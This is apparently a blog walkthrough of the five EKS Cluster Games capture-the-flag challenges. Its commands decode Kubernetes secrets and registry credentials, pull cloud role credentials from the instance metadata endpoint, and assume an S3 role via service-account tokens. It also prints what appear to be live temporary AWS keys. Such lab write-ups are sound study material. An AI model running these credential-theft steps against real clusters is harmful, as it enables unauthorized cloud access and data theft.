
Cover Illustration source https://www.pixiv.net/en/artworks/128345987
Helloo every-nyan ≽^•⩊•^≼
Yet another post talk about cloud security challenges! This time specifically about kubernetes cluster that deployed using AWS EKS!
The challenge still up and running at https://eksclustergames.com/
This platform also using wargames style with 5 level challenges!
So, without further ado let’s start to solve those challenges!
1. Secret Seeker
First challenge description
Jumpstart your quest by listing all the secrets in the cluster. Can you spot the flag among them?
and kubernetes permission
{
    "secrets": [
        "get",
        "list"
    ]
}
Well, pretty straightforward we just need to list and get secrets inside the kubernetes cluster.
Just run these command in web shell
kubectl get secrets
kubectl get secrets log-rotate -oyaml

There is one secrets log-rotate and when we read it contain flag variable with base64 encoded string.
To decode the flag you can just run this one-line command
kubectl get secrets log-rotate -ojsonpath='{.data.flag}' | base64 -d

2. Registry Hunt
Second challenges
A thing we learned during our research: always check the container registries.
For your convenience, the crane utility is already pre-installed on the machine.
with kubernetes permission
{
    "secrets": [
        "get"
    ],
    "pods": [
        "list",
        "get"
    ]
}
Now we can only get secrets but we can list and get pods. So, i assume we need to know the exact secrets name from pod spec. Because secrets can attached to a pod.
Run command below to find that secrets name
kubectl get pod
kubectl get pod database-pod-2c9b3a4e -oyaml

As we can see there is secrets that used as authentication for pulling image in imagePullSecrets section named registry-pull-secrets-780bab1d
Lets’s check that secrets
kubectl get secret registry-pull-secrets-780bab1d -oyaml

Yap, it is a secrets that stored credential for authentication to image registry.
To retrieve credential in plaintext use command below
kubectl get secret registry-pull-secrets-780bab1d -ojsonpath='{.data.\.dockerconfigjson}' | base64 -d && echo
kubectl get secret registry-pull-secrets-780bab1d -ojsonpath='{.data.\.dockerconfigjson}' | base64 -d | jq '.auths["index.docker.io/v1/"].auth' | tr -d '"' | base64 -d && echo

The credential pattern is <user>:<password>
Login with that credential using crane then pull the image that used in running pod
crane auth login docker.io -u eksclustergames -p dckr_pat_REDACTED
crane pull eksclustergames/base_ext_image ./chall2.tar

Then extract the image .tar file to obtain flag.txt

3. Image Inquisition
Third challenge
A pod’s image holds more than just code. Dive deep into its ECR repository, inspect the image layers, and uncover the hidden secret.
Remember: You are running inside a compromised EKS pod.
and kubernetes permission
{
    "pods": [
        "list",
        "get"
    ]
}
Alright, i think we need to work with container image again. Let’s retrieve the image that running pod using.

Well, pretty long image name and there is no imagePullSecrets value been set like previous challenge.
So, how to authenticate to ecr registry? Well, as mentioned description we are inside compromised EKS pod. We can get some credentials using IMDS just like how usually we did inEC2
Get AWS credentials using command below
curl http://169.254.169.254/latest/meta-data/placement/region
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-challenge-cluster-nodegroup-NodeInstanceRole

Set the credentials using export
export AWS_DEFAULT_REGION=<region>
export AWS_ACCESS_KEY_ID=<AccessKeyId>
export AWS_SECRET_ACCESS_KEY=<SecretAccessKey>
export AWS_SESSION_TOKEN=<Token>
Then login to ECR registry using password that can be retrieve using aws cli .
Well, you can easily do that with this one-line
aws ecr get-login-password | crane auth login --username AWS --password-stdin 688655246681.dkr.ecr.us-west-1.amazonaws.com

Then get the image digest layer to get flag using command below
crane config 688655246681.dkr.ecr.us-west-1.amazonaws.com/central_repo-aaf4a7c@sha256:7486d05d33ecb1c6e1c796d59f63a336cfa8f54a3cbc5abf162f533508dd8b01 | jq .

4. Pod Break
Forth challenge
You’re inside a vulnerable pod on an EKS cluster. Your pod’s service-account has no permissions. Can you navigate your way to access the EKS Node’s privileged service-account?
Please be aware: Due to security considerations aimed at safeguarding the CTF infrastructure, the node has restricted permissions
without any kubernetes permission :(
But we can still retrieve AWS credentials using IMDS then set using export just like in previous challenge
# Get credential using IMDS
curl http://169.254.169.254/latest/meta-data/placement/region
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/eks-challenge-cluster-nodegroup-NodeInstanceRole

# Set credential using export
export AWS_DEFAULT_REGION=us-west-1
export AWS_ACCESS_KEY_ID=ASIA2AVYNEVMS7TN4SNY
export AWS_SECRET_ACCESS_KEY=4Kcs7G5L/JmbJdCr/e1+ee3qV0REcXWtUJBiLEVr
export AWS_SESSION_TOKEN=FwoGZXIvYXdzEI7//////////wEaDOoKIiUxvoQ0UIHjqyK3AXpAMgQHXeU5+PYF2kWqz88dQeCt0kZyzSh/USYSS8mDlWf04eQvumTbwR5gsyYZ6dZ0qQEyGqBoSMdto7udPz7h6raQ3nQ0Mnkn1O3CkyzD1xrLSNqV6MHQ9ljLSwW5jDYlHAKlWvnG5tAu1wLxTDMpeFMD5fXePA3nu97hxQ4Bap/ljIag7JmGjpsXXwjWlRjotVc8zfZC+VIcnPDFdv2qDyuxS+5Ozw2wvN+MaO6f8MVrkq5TASiQh6PEBjIt9xsnEa8adysXLHJUJxePXNjaisKb9+za5CeTXndhlanXjim+X19LJA6KDbLl

We can using our aws credential to generate token for accessing kubernetes cluster. But, before that we need to know cluster-name to do that.
Well, cluster-name usually stored in kubectl config in ~/.kube/config file.

Cluster name is localcfg , ok now we can generate our token using command below
aws eks get-token --cluster-name localcfg

Then using that token as our authentication for kubectl to access the kubernetes cluster
kubectl --token $TOKEN auth can-i --list

Well, well, well. The token doesn’t seems work :/
Ok, maybe the cluster name we use is wrong.
Let’s check our current aws credential, maybe there is a hint
aws sts get-caller-identity

Based on the IAM role name above we can guess the cluster name probably eks-challenge-cluster.
aws eks get-token --cluster-name eks-challenge-cluster
kubectl --token $TOKEN auth can-i --list
Alright, now token is working. Yeay

Well, we got permission list and get on resource pods, secrets and serviceaccount.
Let’s check secrets because usually flag are stored there.
kubectl --token $TOKEN get secret
kubectl --token $TOKEN get secret node-flag -oyaml
kubectl --token $TOKEN get secret node-flag -ojsonpath='{.data.flag}' | base64 -d

Yap, the flag is there
5. Container Secrets Infrastructure
The last challenge
You’ve successfully transitioned from a limited Service Account to a Node Service Account! Great job. Your next challenge is to move from the EKS to the AWS account. Can you acquire the AWS role of the s3access-sa service account, and get the flag?
And we got the IAM Policy
{
    "Policy": {
        "Statement": [
            {
                "Action": [
                    "s3:GetObject",
                    "s3:ListBucket"
                ],
                "Effect": "Allow",
                "Resource": [
                    "arn:aws:s3:::challenge-flag-bucket-3ff1ae2",
                    "arn:aws:s3:::challenge-flag-bucket-3ff1ae2/flag"
                ]
            }
        ],
        "Version": "2012-10-17"
    }
}
Trust policy
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Principal": {
                "Federated": "arn:aws:iam::688655246681:oidc-provider/oidc.eks.us-west-1.amazonaws.com/id/C062C207C8F50DE4EC24A372FF60E589"
            },
            "Action": "sts:AssumeRoleWithWebIdentity",
            "Condition": {
                "StringEquals": {
                    "oidc.eks.us-west-1.amazonaws.com/id/C062C207C8F50DE4EC24A372FF60E589:aud": "sts.amazonaws.com"
                }
            }
        }
    ]
}
Kubernetes permission
{
    "secrets": [
        "get",
        "list"
    ],
    "serviceaccounts": [
        "get",
        "list"
    ],
    "pods": [
        "get",
        "list"
    ],
    "serviceaccounts/token": [
        "create"
    ]
}
Well, this last challenges give us a bunch of permissions!
Let’s start from listing kubernetes resources.

There is no pod and secret, only serviceaccount then what’s the point of giving us those permissions? lol
Anyway, let’s see what kind of serviceaccount we have

There is 3 serviceaccount
default→ default serviceaccount in namespace, nothing to do with thisdebug-sa→ dummy serviceaccount, attached with some aws roles3access-sa→ seems serviceaccount that mentioned in challenges description. It haschallengeEksS3Roletoo.
Let’s try generate token from s3access-sa serviceaccount

Oops, it’s forbidden. Seems like we don’t have permissions to do that. Instead, we can generate token from debug-sa serviceaccount only.

Well, actually we can use that debug-sa since we has trust policy to assume role we just use same method like in previous big iam challenge.
So, just need to generate token from debug-sa but since there is condition check to assume role we need to add option --audience “sts.amazonaws.com” when generate the token.
kubectl create token debug-sa --audience "sts.amazonaws.com"
aws sts assume-role-with-web-identity --role-session-name challenge5 --role-arn arn:aws:iam::688655246681:role/challengeEksS3Role --web-identity-token $TOKEN

We set AWS credentials we’ve got, then access the flag
export AWS_DEFAULT_REGION=<region>
export AWS_ACCESS_KEY_ID=<AccessKeyId>
export AWS_SECRET_ACCESS_KEY=<SecretAccessKey>
export AWS_SESSION_TOKEN=<Token>

aws s3 cp s3://challenge-flag-bucket-3ff1ae2/flag -

That’s it! We solve all challenges!

And as usual after solve all challenges we can got certificate like this
Reference: